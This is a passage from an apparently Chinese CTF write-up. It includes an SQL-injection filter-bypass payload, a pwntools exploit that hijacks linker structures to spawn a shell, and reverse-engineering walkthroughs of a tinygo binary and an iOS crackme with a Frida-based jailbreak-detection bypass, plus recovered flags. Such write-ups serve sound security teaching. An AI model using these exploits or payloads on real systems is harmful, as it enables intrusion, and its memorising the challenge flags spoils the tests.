8. 虽然找到了漏洞点，但是，由于我们无法与editDatabase进行一次以上的直接交互，因此拿shell是没有意义的，并且查看逻辑其实可发现这个二进制程序是与数据库进行交互的程序，那么，有可能flag存在于数据库中。main函数提供了增删改功能，而函数列表事实上提供了查功能。并且注意到查功能里存在**SQL注入点**。



9. 那么最终思路就是，编写WebRTC客户端，通过Server验证后，使用admin身份建立RTC通信以获取与 `editDatabase` 交互的能力，将payload发送过去，通过栈溢出使程序执行到查询函数，然后构造SQL注入查表，查flag。另外注意到程序中存在防注入检查：

```
__int64 __fastcall sub_400AC7(const char *a1)
{
  char *needle[21]; // [rsp+10h] [rbp-B0h]
  unsigned int i; // [rsp+BCh] [rbp-4h]

  needle[0] = "DROP";
  needle[1] = "SELECT";
  needle[2] = "INSERT";
  needle[3] = "DELETE";
  needle[4] = "UPDATE";
  needle[5] = "FROM";
  needle[6] = "WHERE";
  needle[7] = "drop";
  needle[8] = "select";
  needle[9] = "insert";
  needle[10] = "delete";
  needle[11] = "update";
  needle[12] = "from";
  needle[13] = "where";
  needle[14] = "= ";
  needle[15] = "-";
  needle[16] = "\"";
  needle[17] = "(";
  needle[18] = ")";
  needle[19] = ",";
  needle[20] = " ";
  for ( i = 0; i <= 0x14; ++i )
  {
    if ( strstr(a1, needle[i]) )
      return 1LL;
  }
  return 0LL;
}
```

关键字使用大小写绕过，空格使用注释绕过，注释使用Where绕过即可。

查表Payload： `xx';SeLeCt/**/*/**/FroM/**/[secret]/**/WhErE/**/id=1||'\x00`

查

FlagPayload：`xx';SeLeCt/**/*/**/FroM/**/sqlite_master/**/WhErE/**/type/**/=/**/'table'||'\x00`

blindless

house of blindless方法的利用

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import os
from pwn import *
from ctypes import *
#context.log_level = 'debug'
def write(addr,content):
    content = list(content)
    payload = "@" + p32(addr)
    for i in range(len(content)):
        payload += '.' + p8(ord(content[i]))
        payload += '>'
    return payload
def exp():
    p.recv()
    p.send(str(0x100000))
    p.recv()
    p.send(str(0x100))
    p.recv()
    payload = write(0x33f958 - 0x1c000,"/bin/sh;") #劫持参数
    payload += write(0x340180-0x33f958-0x8,p64(0x9)) #将l_addr改为DT_DEBUg和system函数的差值
    payload += write(0x340228-0x340180-0x8,p8(0x88-0x8)) #劫持DT_FINI指向DT_DEBUG
    payload += write(0x340290-0x340228 - 0x1,p64(0)) #使得DT_FINI_ARRAY为NULL
    payload += 'q'
    p.send(payload)
    p.interactive()
if __name__ == "__main__":
    binary = './main'
    elf = ELF('./main')
    context.binary = binary
    if(len(sys.argv) == 3):
        p = remote(sys.argv[1],sys.argv[2])
    else:
        p = process(binary)
    exp()
```

Reverse

• gohunt

为了方便解题，保留了符号编译。题目使用tinygo编译。其中所有字符串使用了base64加密来干扰分析。

jpg为flag，先使用扫码工具扫描二维码，可以得到加密后的字符串为

`YMQHsYFQu7kkTqu3Xmt1ruYUDLU8uaMoPpsfjqYF4TQMMKtw5KF7cpWrkWpk3`

这很像一个base64或者其他的类似算法，可以进一步分析程序。由于伪代码的量很大，可以从字符串入手，寻找特殊一些的字符串。

```
.rodata:···  0000000E  C  HborderWidths
.rodata:···  0000000D  C  hhalftoneImg
.rodata:···  00000008  C  \bcloser
.rodata:···  00000040  C  NkQxHyXmiZTReo05ngu7d1v1BpE2SfLwM@qr6IUjb4AaP9+z3cDVOCKhJYFWs8tG
.rodata:···  0000003A  C  Y7TwcE41bzWvMQZXa8fyeprJoBdmhsu9DqVgxRPtFLKN65UH2CikG3SAj
.rodata:···  00000018  C  flate.CorruptInputError
.rodata:···  00000014  C  flate.InternalError
.rodata:···  00000019  C  base64.CorruptInputError
```

根据调试和分析可以确定这块位置为修改以后得base58。其实现为 https://blog.csdn.net/jason_cuijiahui/article/details/79280362

```
1064          {
1065            __math_big_Int__Sub(v42, v42, &math_big_alloc_319);
1066            __math_big_Int__Add(v141, v141, v140);
1067          }
1068        }
1069      }
1070      if ( v141->abs.len )
1071        v143 = *v141->abs.ptr;
1072      else
1073        v143 = 0LL;
1074      v144 = -v143;
1075      if ( !v141->neg )
1076        v144 = v143;
1077      if ( v144 > 0x39LL )
1078        goto LABEL_535;
1079      LOBYTE(q_16.ptr) = base58[v144];
1080      v54 = ($7733141A7D33222A31E29B3564A3ADEF *)runtime_sliceAppend(v54, &q_16, v139, srcCap, 1uLL, 1uLL);
1081      v57 = v145;
1082      v58 = v146;
1083    }
1084  }
1085  v57 = 0LL;
1086LABEL_121:
1087  v147 = v57 - 1LL;
1088  v148 = 0LL;
1089  v149 = v564;
1090  while ( v148 < (int)v147 )
1091  {
1092    if ( v147 >= v57 || v148 == v57 )
```

向上分析可知，上面是一次异或算法，异或的key可以再调试中抓取， `NPWrpd1CEJH2QcJ3`

```
697     while ( v16 != v17.length )
698     {
699       v34 = LODWORD(v17.length) >> 2LL;
700       if ( v34 >= v33 )
701         goto LABEL_535;
702       ptr[v17.length++] = *((_DWORD *)&v19->ptr + v34) >> ((int)v17.ptr & 0x18LL);
703       LODWORD(v17.ptr) += 8;
704     }
705   }
706   v35 = __encoding_base64_Encoding__DecodeString(
707           (encoding_base64_Encoding *)&main_string_2.decodeMap[24LL],
708           (string)__PAIR128__(v17.length, 24LL));
709   if ( v16 < 0LL )
710     goto LABEL_418;
711   v37 = v35;
712   v38 = v36;
713   v39 = runtime_alloc(v16, (void *)3LL);
714   for ( j = 0LL; v16 != j; ++j )
715   {
716     if ( !v38 )
717       goto LABEL_560;
718     if ( j % v38 >= (unsigned int)v38 )
719       goto LABEL_535;
720     *(_BYTE *)(v39 + j) = v37->encode[j % v38] ^ ptr[j];
721   }
722   v41 = 0LL;
723   v564 = v39;
724   v42 = (math_big_Int *)math_big_NewInt(0LL);
725   v43 = _math_big_nat__make((math_big_nat *)v42->abs.ptr, *(math_big_nat *)old, v42->abs.cap);
```

再继续向上可以发现xxtea的符号信息，同时标注github库的名字。经过调试可以获取加密用的key为 `FMT2ZCEHS6pcfD2R`

```
628   __fmt_ss__free(typecode, *(fmt_ssave *)old);
629   v13 = (__byte *)__encoding_base64_Encoding__DecodeString(
630                     (encoding_base64_Encoding *)main_string_2.decodeMap,
631                     (string)__PAIR128__(v12, 24LL));
632   v15 = v14;
633   v9.typecode = **(void ***)&old[64LL];
634   v16 = *(_QWORD *)(*(_QWORD *)&old[64LL] + 8LL);
635   v9.value = (void *)v16;
636   v17 = runtime_stringToBytes((runtime__string)v9);
637   ptr = v17.ptr;
638   *(_QWORD *)&old[80LL] = 4LL;
639   if ( v17.ptr && v16 )
640   {
641     v19 = github_com_xxtea_xxtea_go_xxtea_toUint32s((__byte *)v17.ptr, *(__byte *)old, v16);
642     v21 = v20;
643     v23 = github_com_xxtea_xxtea_go_xxtea_toUint32s(v13, *(__byte *)old, v15);
644     srcLen[0LL] = v21;
645     LODWORD(p[0LL]) = v21 - 1;
646     if ( v22 <= 3LL )
647     {
648       v24 = v22;
649       v25 = (void *)runtime_alloc(0x10uLL, (void *)3LL);
650       if ( v24 >= 4LL )
651         v24 = 4LL;
652       memcpy(v25, v23, 4LL * v24);
653     }
654     *(_QWORD *)&old[64LL] = LODWORD(p[0LL]);
655     if ( srcLen[0LL] <= LODWORD(p[0LL]) )
656       goto LABEL_535;
657     if ( !LODWORD(srcLen[0LL]) )
658 LABEL_560:
659       runtime_divideByZeroPanic();
660     v26 = *((_DWORD *)&v19->ptr + *(_QWORD *)&old[64LL]);
661     v27 = 0;
```


最终获取flag `wmctf{YHNEBJx1WG0cKtZk8e2PNbxJa45WQF09}`

代码详见exp


ios

由于是个人开发者证书开发的IPA文件，因此需要安装到越狱手机上并且安装屏蔽签名校验的Cydia插件(AppSync)，这部分比较基础就不再赘述了。


IPA成功安装成功后，界面如下:



此时任意输入字母点击verify会发现提示越狱设备无法继续，那么首先需要绕过越狱检测。




毫无疑问有越狱检测，为了绕过检测，直接安装一个屏蔽越狱检测的插件即可，这里我使用了**Liberty Lite**插件，在针对目标应用使用屏蔽越狱插件后，此时再次输入即可正常进行校验。 进入二进制层面，这里首先解压IPA文件得到对应的Mach-O文件，再使用class-dump即可dump出macho文件的 所有头文件




在得到对应的ViewController后，大致可以确认上层逻辑部分了，UIButton对应着校验代码。 用IDA打开对应MachO文件同时frida挂上。

针对这个UI的弹窗代码进行hook。



监听[UIAlertView initWithTitle:message:delegate:cancelButtonTitle:otherButtonTitles:]函数并打印调用栈



可以发现上层调用方是-[ViewController handleButtonClick:]函数，对应内存地址为0x104e6bb00，而函数主模 块的base地址为0x104e64000。因此对应在IDA中的偏移地址应该是

0x104e6bb00-0x104e64000 + 0x100000000 = 0x100007B00，

对应地址的伪代码如上，明显字符串被加密了，继续追踪v48这个函数的调用发现其调用如下:

```
405         if ( (int)v5 <= -1472137061 )
406           break;
407         if ( (int)v5 <= -1188420829 )
408         {
409           v22 = objc_alloc(&OBJC_CLASS___UIAlertView);
410           v23 = objc_msgSend(
411                   v22,
412                   v48,
413                   CFSTR("1\xA4\xD9\x4E<=\xD1\xEF\xA5\x82\x85\x92D\xCC\x785B\x10\xBB\xFF\x1E"),
414                   CFSTR("\xDB\x6C\xB4Y\xFE\xFC\xE6\x30\x79\xEA\x3C\xBB\xDE\x35\xB9\xF2\x95\xF4\xD2\xA9}(\x1F"),
415                   *v67,
416                   CFSTR("\xA6\x0F\t"),
417                   0LL);
418           goto LABEL_126;
419         }
```

猜测这里应该是flag正确的情况会弹的窗，由于ollvm的参与，一步一步向上追踪后发现

```
255             else
256             {
257               input = *v4;
258               v11 = (char *)objc_msgSend(*v4, length) - 7;
259               v12 = 963592364;
260               while ( v12 != -120884879 )
261               {
262                 if ( v12 == 963592364 )
263                   v12 = 254072015;
264                 else
265                   v12 = -120884879;
266               }
267               v24 = (__int64)v56;
268               *v56 = 6LL;
269               *(_QWORD *)(v24 + 8) = v11;
270               v25 = objc_msgSend(input, substringWithRange_, 6LL);
271               v26 = objc_retainAutoreleasedReturnValue(v25);
272               *v64 = v26;
273               *(_BYTE *)v66 = 1;
274               v27 = objc_retainAutorelease(v26);
275               v28 = objc_msgSend(v27, UTF8String);
276               v61 = sub_1000091E4(v28);
277               v5 = 984668965LL;
278               v3 = v6;
279             }
280           }
281           else
```

sub_1000091e4应该是用来处理输入的地方,hook确认下:

```
3  Interceptor.attach(ptr(0x104e64000).add(0x91e4), {
4      onEnter: function (args) {
5          console.log('input' , ptr(args[0]).readCString());
6      }
7  });
```

```
TERMINAL  DEBUG CONSOLE  PROBLEMS 10  OUTPUT

     ____
    / _  |   Frida 16.0.10 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to iPhone (id=8b34975e36fb6e4de09cfb12d4bb3bf8f5e0a3c7)
[iPhone::crackme ]-> input qwe
[iPhone::crackme ]->
```

验证无误，IDA跟进该函数，继续分析发现其中存在对参数的处理部分，其中v59即为入参。

FRIDA hook发现v120是一个固定值“tfvq29bcom.runig”，v59参数值为qwe。

```
2
3  Interceptor.attach(ptr(0x104e64000).add(0x4A9C), {
4      onEnter: function (args) {
5          console.log(`v120 = ${ptr(args[0]).readCString()}, v59 = ${ptr(args[2]).readCString()}`);
6      }
7  });
```

TERMINAL DEBUG CONSOLE PROBLEMS 10 OUTPUT zsh

```
DEF
2808003a8  71 77 65 00 61 72 67 65 74 00 00 00 00 00 00 00  qwe.arget.......
2808003b8  00 00 00 00 00 00 00 00 20 07 60 80 02 00 00 00  ........ .`.....
2808003c8  50 07 60 80 02 00 00 00 04 00 00 00 e0 00 00 00  P.`.............
2808003d8  00 00 00 00 00 00 00 00 61 60 c6 f4 a1 01 00 00  ........a`......
2808003e8  77 00 53 54 61 72 67 65 74 00 00 00 00 00 00 00  w.STarget.......
2808003f8  00 00 00 00 00 00 00 00 61 60 c6 f4 a1 01 00 00  ........a`......
280800408  65 00 5f 43 4e 00 00 00 00 00 00 00 00 00 00 00  e._CN...........
280800418  00 00 00 00 00 00 00 00 a0 08 60 80 02 00 00 00  ..........`.....
280800428  d0 08 60 80 02 00 00 00 02 00 00 00 e0 00 00 00  ..`.............
280800438  00 00 00 00 00 00 00 00 e9 64 c6 f4 a1 61 01 00  .........d...a..
280800448  20 04 80 80 02 00 00 00 50 86 a0 80 02 00 00 00   .......P.......
280800458  02 00 00 00 00 00 00 00 29 57 c6 f4 a1 01 00 00  ........)W......
280800468  8c 07 00 00 01 00 00 00 0a 40 22 4e 53 45 72 72  .........@"NSErr
280800478  6f 72 22 00 00 00 00 00 61 60 c6 f4 a1 01 00 00  or".....a`......
280800488  72 00 00 4c 45 33 76 31 00 00 00 00 00 00 00 00  r..LE3v1........
280800498  00 00 00 00 00 00 00 00 61 60 c6 f4 a1 01 00 00  ........a`......
[iPhone::crackme ]->
[iPhone::crackme ]->
[iPhone::crackme ]->
[iPhone::crackme ]-> v120 = tfvq29bcom.runig,v59 = qwe
```

继续跟踪其他参数发现，v104其实是输出的地址

```
[iPhone::crackme ]->
[iPhone::crackme ]-> v120 = tfvq29bcom.runig,v59 = qwe
            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
16af990f0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99150   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99170   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99180   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99190   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af991a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af991b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af991c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af991d0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af991e0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
v120 = tfvq29bcom.runig,v59 = qwe
            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
16af990f0   1c e7 70 00 00 00 00 00 00 00 00 00 00 00 00 00  ..p.............
16af99100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
16af99120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

且输出和输入的长度是一致的静态分析sub100004A9C函数，发现几个关键点:


1. key参与了一个v6数组的生成

```
105                 {
106                   v23 = **&i;
107                   key = v6[v23];
108                   if ( *v8 + key + (*v15)[v23 % **&len] <= 0 )
109                     v24 = --(*v8 + key + (*v15)[v23 % **&len]);
110                   else
111                     v24 = (*v8 + key + (*v15)[v23 % **&len]);
112                   v25 = v6[v24];
113                   *v8 = v24;
114                   v6[v23] = v25;
115                   v6[v24] = key;
116                   v17 = 3985546738LL;
117                 }
```

